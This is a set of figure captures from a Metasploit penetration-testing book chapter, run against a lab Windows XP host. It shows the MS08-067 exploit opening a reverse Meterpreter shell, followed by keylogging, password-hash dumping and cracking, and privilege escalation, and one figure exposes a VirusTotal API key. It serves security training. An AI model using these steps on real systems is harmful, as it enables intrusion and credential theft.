
## Chapter 5: Vulnerability Hunting with Metasploit



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~#
```

A terminal window titled "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command "service postgresql start" is run, followed by "msfdb init", which outputs "A database appears to be already configured, skipping initialization". The window has standard Linux window controls (minimize, maximize, close) at the top right.

Figure 5.1 – PostgreSQL service initialization



```
root@kali: ~
File Edit View Search Terminal Help
msf > workspace
* default
msf > workspace -a msf-test
[*] Added workspace: msf-test
msf > workspace
    default
* msf-test
msf > workspace msf-test
[*] Workspace: msf-test
msf > workspace -a temp
[*] Added workspace: temp
msf > workspace
    default
    msf-test
* temp
msf > workspace -d temp
[*] Deleted workspace: temp
[*] Switched workspace: default
msf > workspace
* default
    msf-test
msf >
```

A terminal window titled "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The user is in the Metasploit framework (msf) and is managing workspaces. They switch between "default", "msf-test", and "temp" workspaces, add a new workspace "msf-test", and delete the workspace "temp". The window has standard Linux window controls (minimize, maximize, close) at the top right.

Figure 5.2 – Workspace management in Metasploit Framework

```
root@kali: ~
File Edit View Search Terminal Help
msf > db_import /root/Desktop/nmapscan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.8'
[*] Importing host 192.168.44.129
[*] Successfully imported /root/Desktop/nmapscan.xml
msf > hosts

Hosts
=====
address      mac          name        os_name    os_flavor  os_sp   purpose  info   comments
-----  -----
192.168.44.129 00:0c:29:d3:42:04 SAGAR-C51B4AADE Windows XP           SP3     client

msf > 
```

Figure 5.3 – Use of 'db\_import' command in msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
msf > hosts

Hosts
=====
address      mac          name        os_name    os_flavor  os_sp   purpose  info   comments
-----  -----
192.168.44.129 00:0c:29:d3:42:04 SAGAR-C51B4AADE Windows XP           SP3     client
192.168.44.133 00:0c:29:19:1b:b1                   Linux            2.6.X   server

msf > hosts -c address,os_flavor -S Linux

Hosts
=====
address      os_flavor
-----  -----
192.168.44.133

msf > 
```

Figure 5.4 – Use of 'hosts' command in msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
msf > services -c name,info 192.168.44.129

Services
=====
host          name      info
---           ---       ---
192.168.44.129 netbios-ssn
192.168.44.129 microsoft-ds
192.168.44.129 icslap
192.168.44.129 ms-wbt-server

msf > services -c name,info -S HTTP

Services
=====
host          name   info
---           ---   ---
192.168.44.133 http

msf > 
```

Figure 5.5 – Use of 'services' command in msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
msf > db_export -f xml /root/Desktop/msfdb_backup
[*] Starting export of workspace default to /root/Desktop/msfdb_backup [ xml ]...
[*]   >> Starting export of report
[*]   >> Starting export of hosts
[*]   >> Starting export of events
[*]   >> Starting export of services
[*]   >> Starting export of web sites
[*]   >> Starting export of web pages
[*]   >> Starting export of web forms
[*]   >> Starting export of web vulns
[*]   >> Starting export of module details
[*]   >> Finished export of report
[*] Finished export of workspace default to /root/Desktop/msfdb_backup [ xml ]...
msf > 
```

Figure 5.6 – Backing up 'msfdb'

```
root@kali: ~
File Edit View Search Terminal Help
msf > db_nmap -sT -O 192.168.44.129
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-03 21:40 EDT
[*] Nmap: Nmap scan report for 192.168.44.129
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 996 filtered ports
[*] PORT      STATE SERVICE
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: 2869/tcp closed icslap
[*] Nmap: 3389/tcp open  ms-wbt-server
[*] Nmap: MAC Address: 00:0C:29:D3:42:04 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp3
[*] Nmap: OS details: Microsoft Windows XP SP3
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
msf > hosts
Hosts
=====
address      mac                name  os_name    os_flavor  os_sp   purpose  info   comments
-----  -----
192.168.44.129  00:0c:29:d3:42:04        Windows XP                  client
msf > 
```

Figure 5.7 – Running 'nmap' from msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_connect sagar:sagar@localhost
[*] Connecting to https://localhost:8834/ as sagar
[*] User sagar authenticated successfully.
msf >
```

Figure 5.8 – Loading the 'nessus' plugin

```

root@kali: ~
File Edit View Search Terminal Help

msf > nessus_policy_list
Policy ID Name      Policy UUID
-----
4     Basic Scan  731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65

msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 test test 192.168.44.129
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65, called test - test and scanning 192.168.44.129
[*] New scan added
[*] Use nessus_scan_launch 8 to launch the scan
Scan ID Scanner ID Policy ID Targets      Owner
-----
8     1           7       192.168.44.129 sagar

msf > nessus_scan_l
nessus_scan_launch nessus_scan_list
msf > nessus_scan_launch 8
[+] Scan ID 8 successfully launched. The Scan UUID is 69b85d5f-5a5d-28dd-5c96-5e6b56a234f30748f923fd1af8a
msf > nessus_scan_stop
nessus_scan_stop    nessus_scan_stop_all
msf >

```

**Figure 5.9 – Listing the nessus policies**

```

root@kali: ~
File Edit View Search Terminal Help

msf > nessus_report_hosts
[*] Usage:
[*] nessus_report_hosts <scan ID> -S searchterm
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_hosts 8

Host ID Hostname      % of Critical Findings % of High Findings % of Medium Findings % of Low Findings
-----
2       192.168.44.129 3                           1                   4                   1

msf > nessus_report_vulns
[*] Usage:
[*] nessus_report_vulns <scan ID>
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_vulns 8

Plugin ID Plugin Name      Plugin Family Vulnerability Count
-----
10150   Windows NetBIOS / SMB Remote Host Information Disclosure
          Windows          1
10287   Traceroute Information
          General          1
10394   Microsoft Windows SMB Log In Possible
          Windows          1
10397   Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
          Windows          1
10785   Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
          Windows          1
10940   Windows Terminal Services Enabled
          Windows          1
11011   Microsoft Windows SMB Service Detection
          Windows          2
11219   Nessus SYN scanner
          Port scanners    3
11936   OS Identification
          General          1

```

**Figure 5.10 – Listing nessus reports**

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS                yes        The target address range or CIDR identifier
RPORT      3389            yes        Remote port running RDP
THREADS     1              yes        The number of concurrent threads

msf auxiliary(ms12_020_check) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ms12_020_check) > run

[+] 192.168.44.129:3389  - 192.168.44.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```

Figure 5.11 – Use of 'ms12\_020\_check' auxiliary module

```
root@kali: ~
File Edit View Search Terminal Help
msf payload(meterpreter reverse_tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST                yes        The target address
RPORT      445             yes        The SMB service port
SMBPIPE    BROWSER         yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1049) at 2017-05-03 21:56:27 -0
400

meterpreter >
```

Figure 5.12 – Use of 'ms08\_067\_netapi' exploit

```

root@kali: ~
File Edit View Search Terminal Help
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:

-d <opt> The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
-f <opt> A file pattern glob to search for. (e.g. *secret*.doc?)
-h Help Banner.
-r <opt> Recursively search sub directories. (Default: true)

meterpreter > search -d C:/ -f conf*.txt
Found 1 result...
C:\Confidential.txt (28 bytes)
meterpreter >

```

Figure 5.13 – Use of 'search' command in msfconsole

```

root@kali: ~
File Edit View Search Terminal Help
Process List
=====
PID  PPID  Name          Arch Session User      Path
---  ---   ----
0    0     [System Process]
4    0     System         x86   0       NT AUTHORITY\SYSTEM  C:\Program Files\FileZilla Server\FileZilla Server.exe
196  728   FileZilla server.exe x86   0       NT AUTHORITY\SYSTEM  C:\Program Files\hMailServer\Bin\hMailServer.exe
224  728   hMailServer.exe  x86   0       NT AUTHORITY\SYSTEM  C:\Program Files\VMware\VMware Tools\VMware VAGAuth\VGA
396  728   VAGAuthService.exe x86   0       NT AUTHORITY\SYSTEM  C:\Windows\system32\svchost.exe
536  4     smss.exe       x86   0       NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
604  536   csrss.exe      x86   0       NT AUTHORITY\SYSTEM  \?\C:\Windows\system32\csrss.exe
628  536   winlogon.exe   x86   0       NT AUTHORITY\SYSTEM  \?\C:\Windows\system32\winlogon.exe
728  628   services.exe   x86   0       NT AUTHORITY\SYSTEM  C:\Windows\system32\services.exe
740  628   lsass.exe      x86   0       NT AUTHORITY\SYSTEM  C:\Windows\system32\lsass.exe
900  728   vmacthlp.exe   x86   0       NT AUTHORITY\SYSTEM  C:\Program Files\VMware\VMware Tools\vmacthlp.exe
916  728   svchost.exe    x86   0       NT AUTHORITY\SYSTEM  C:\Windows\system32\svchost.exe
964  916   wmpirvse.exe   x86   0       NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\wbem\wmpirvse.exe
1008 728   svchost.exe    x86   0       NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
1148 728   svchost.exe    x86   0       NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
1244 728   svchost.exe    x86   0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1360 728   vmtoolsd.exe   x86   0       NT AUTHORITY\SYSTEM  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1452 728   svchost.exe    x86   0       NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1536 1504  explorer.exe   x86   0       SAGR-C51B4AADE\shareuser C:\Windows\Explorer.EXE
1660 728   spoolsv.exe   x86   0       NT AUTHORITY\SYSTEM  C:\Windows\System32\spoolsv.exe
1796 1536  rundll32.exe   x86   0       SAGR-C51B4AADE\shareuser C:\Windows\System32\rundll32.exe
1808 1536  vmtoolsd.exe   x86   0       SAGR-C51B4AADE\shareuser C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2040 728   svchost.exe    x86   0       NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
2448 728   alg.exe        x86   0       NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\alg.exe
2588 1148  wscntfy.exe   x86   0       SAGR-C51B4AADE\shareuser C:\Windows\System32\wscntfy.exe
3200 1536  FileZilla Server Interface.exe x86   0       SAGR-C51B4AADE\shareuser C:\Program Files\FileZilla Server\FileZilla Server Interface.exe

meterpreter > migrate 1536
[*] Migrating from 1148 to 1536...
[*] Migration completed successfully.

```

Figure 5.14 – Migrating meterpreter to 'explorer.exe'

```

root@kali: ~
File Edit View Search Terminal Help
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/IWxOouyy.jpeg
meterpreter >

```

Figure 5.14A – Loading the espia plugin



Figure 5.15 – Screenshot of the target system

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > keys_start
Starting the keystroke sniffer...
meterpreter > keys_dump
Dumping captured keystrokes...
demo.testfire.net <Return> admin <Tab> admin123 <Return>
meterpreter > 
```

A terminal window titled "root@kali: ~" is shown. The window title bar includes standard window controls (minimize, maximize, close). The menu bar contains "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal session shows the user running the "keys\_start" command, which starts a keystroke sniffer, and then runs "keys\_dump" to dump captured keystrokes. A password "admin123" is typed in response to a prompt. The terminal window has a dark background and light-colored text.

Figure 5.16 – Keylogging using 'keys\_start'

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > use post/windows/gather/hashdump
msf post(hashdump) > show options

Module options (post/windows/gather/hashdump):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION           yes        The session to run this module on.

msf post(hashdump) > set SESSION 8
SESSION => 8
msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bba8dcdda46374afe9c333afe782bd1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

test:"temp"

[*] Dumping password hashes...

Administrator:500:ce0f39e1cf011ac1aa818381e4e281b:b4bba079f275ab84519ff76082fc86ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:1dfb83c2aeb861b2cec506cca318fce7:812db87e1c4823dca85f327767eb16a4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9b7dc3244a0f215161926d983a168d5d:::
shareuser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
test:1004:624aac413795cdclff17365faf1fe89:3b1b47e42e0463276e3ded6cef349f93:::

[*] Post module execution completed
msf post(hashdump) >

```

Figure 5.17 – Use of 'hashdump' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run

[*] Wordlist file written out to /tmp/jtrtmp20170503-1845-1cr797n
[*] Hashes Written out to /tmp/ hashes tmp20170503-1845-d78gie
[*] Cracking lm hashes in normal wordlist mode...
Created directory: /root/.john
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] 3          (administrator:2)
[*] 4          (test:2)
[*] TEST123    (test:1)
3g 0:00:00:00 DONE (Wed May 3 22:29:20 2017) 50.00g/s 1286Kp/s 1286Kc/s 5172KC/s ZITA..TUDE
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[*] Cracking lm hashes in single mode...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 DONE (Wed May 3 22:29:26 2017) 0g/s 2765Kp/s 2765Kc/s 11063KC/s WYE1900..E1900
Session completed
[*] Cracking lm hashes in incremental mode (All4)...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
fopen: /usr/share/john/all.chr: No such file or directory
[*] Cracking lm hashes in incremental mode (Digits)...
Warning: MaxLen = 8 is too large for the current hash type, reduced to 7
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (Wed May 3 22:29:27 2017) 0g/s 13071Kp/s 13071Kc/s 52287KC/s 0769790..0769743
Session completed
[*] Cracked Passwords this run:
[*] Cracking nt hashes in normal wordlist mode...
[*] Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] test1234   (test)

```

Figure 5.18 – Running JTR from msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : SAGAR-C51B4AADE
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : MSHOME
Logged On Users : 2
Meterpreter : x86/win32
meterpreter > 
```

Figure 5.19 – Privilege escalation using 'priv' command

```
root@kali: /usr/share/metasploit-framework/tools
File Edit View Search Terminal Help
root@kali:/usr/share/metasploit-framework/tools# ls
context dev exploit hardware memdump modules password payloads recon
root@kali:/usr/share/metasploit-framework/tools# 
```


Figure 5.20 – 'msfutilities' categories

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msf-exe2vbs
Usage: msf-exe2vbs [exe] [vbs]
root@kali:~# msf-exe2vba /root/Desktop/setup.exe /root/Desktop/setup.vbs
[*] Converted 4096 bytes of EXE into a VBA script
root@kali:~# 
```

Figure 5.21 – Use of 'msf-exe2vbs' utility


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msf-exe2vba
Usage: msf-exe2vba [exe] [vba]
root@kali:~# msf-exe2vba /root/Desktop/setup.exe /root/Desktop/setup.vba
[*] Converted 4096 bytes of EXE into a VBA script
root@kali:~# 
```

Figure 5.22 – Use of 'msf-exe2vba' utility




```
root@kali:~# msf-pdf2xdp
Usage: msf-pdf2xdp input.pdf output.xdp
root@kali:~# msf-pdf2xdp /root/Desktop/sample.pdf /root/Desktop/sample.xdp
root@kali:~# ls /root/Desktop/sample.xdp
/root/Desktop/sample.xdp
root@kali:~#
```

Figure 5.23 – Use of 'msf-pdf2xdp' utility



```
root@kali:~# msf-msf_irb_shell
>> puts "Hello Metasploit"
Hello Metasploit
=> nil
>> []
```

Figure 5.24 – Use of msf irb shell



```
root@kali:~# msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
  -l, --length <length>          The length of the pattern
  -s, --sets <ABC,def,123>        Custom Pattern Sets
  -h, --help                      Show this message
root@kali:~# msf-pattern_create -l 25 -s sss,rrr
ssrsrsrsrsrsrsrsrsrsrsrsrs
root@kali:~#
```

Figure 5.25 – Use of 'msf-pattern\_create' utility

```

root@kali:~# msf-virustotal -h
Usage: msf-virustotal [options]

Specific options:
  -k <key>          (optional) Virusl API key to use
  -d <seconds>       (optional) Number of seconds to wait for the report
  -q                 (Optional) Do a hash search without uploading the sample
  -f <filenames>     Files to scan

Common options:
  -h, --help          Show this message
root@kali:~#

```

Figure 5.26 – Use of 'msf-virustotal' utility

```

root@kali:~# msf-virustotal -f /root/Desktop/setup.exe
[*] Using API key: 501caf66349cc7357eb4398ac3298fd03dec01a3e2f3ad576525aa7b57a1987
[*] Please wait while I upload /root/Desktop/setup.exe...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash : bc68b03a9a0a3b24b9fb8f922a70395a
[*] Sample SHA1 hash : d530c62fa7bf3ecc8fcf75c4f0296882da859a5
[*] Sample SHA256 hash : 668781d7d48572ed9de6fa5eed9b3dcc5ea392c87842797c749a6bf34cac9bb0
[*] Analysis link: https://www.virustotal.com/file/668781d7d48572ed9de6fa5eed9b3dcc5ea392c87842797c749a6bf34cac9bb0/analysis/1570012037/
[*] Requesting the report...
[*] Analysis Report: setup.exe (36 / 66): 668781d7d48572ed9de6fa5eed9b3dcc5ea392c87842797c749a6bf34cac9bb0
=====

```

Antivirus	Detected	Version	Result	Update
ALYac	true	1.1.1.5	DeepScan:Generic.RozenaA.243381D9	20190928
APEX	true	5.67	Malicious	20190928
AVG	true	18.4.3895.0	Win32:Evo-gen [Susp]	20190928
Acronis	true	1.1.1.58	suspicious	20190923
Ad-Aware	true	3.0.5.370	DeepScan:Generic.RozenaA.243381D9	20190928
AegisLab	false	4.2		20190928
AhnLab-V3	true	3.16.2.25355	Malware/Win32.RL_Generic.R283409	20190927
Alibaba	false	0.3.0.5		20190527
Antiy-AVL	false	3.0.0.1		20190926
ArcaBit	true	1.0.0.857	DeepScan:Generic.RozenaA.243381D9	20190928
Avast	true	18.4.3895.0	Win32:Evo-gen [Susp]	20190928
Avast-Mobile	false	190927-00		20190927
Avira	true	8.3.3.8	TR/Crypt.XPACK.Gen	20190928
Baidu	false	1.0.0.2		20190318
BitDefender	true	7.2	DeepScan:Generic.RozenaA.243381D9	20190928
CAT-QuickHeal	false	14.00		20190927
CMC	false	1.1.0.977		20190321
ClamAV	false	0.101.4.0		20190927
Comodo	false	31537		20190927
CrowdStrike	true	1.0	win/malicious_confidence_100% (D)	20190702
Cyberesason	true	1.2.449	malicious.a9a0a3	20190616
Cylance	true	2.3.1.101	Unsafe	20190928
Cyren	false	6.2.2.2		20190928
DrWeb	false	7.0.41.7240		20190928
ESET-NOD32	true	20092	a variant of Win32/Rozena.ABC	20190928
Emsisoft	true	2018.12.0.1641	DeepScan:Generic.RozenaA.243381D9 (B)	20190928
F-Prot	false	4.7.1.166		20190928

Figure 5.27 – Use of 'msf-virustotal' utility

```
root@kali:~# msf-makeiplist -h
This script takes a list of ranges and converts it to a per line IP list.
Usage: msf-makeiplist [options]

Specific options:
  -i <filename>           Input file
  -o <filename>           (Optional) Output file. Default: iplist.txt

Common options:
  -h, --help               Show this message
root@kali:~#
```

Figure 5.28 – Use of 'msf-makeiplist' utility

```
root@kali:~# cat /root/Desktop/IP.txt
192.168.100.0-50
root@kali:~#
```

Figure 5.29 – Input for 'msf-makeiplist' utility

```
root@kali:~# msf-makeiplist -i /root/Desktop/IP.txt -o /root/Desktop/IPList.txt
[*] Generating list at /root/Desktop/IPList.txt
[*] Done.
root@kali:~# cat /root/Desktop/IPList.txt
192.168.100.0
192.168.100.1
192.168.100.2
192.168.100.3
192.168.100.4
192.168.100.5
192.168.100.6
192.168.100.7
192.168.100.8
192.168.100.9
192.168.100.10
192.168.100.11
192.168.100.12
```

Figure 5.30 – Use of 'msf-makeiplist' utility

## Chapter 6: Client-Side Attacks with Metasploit

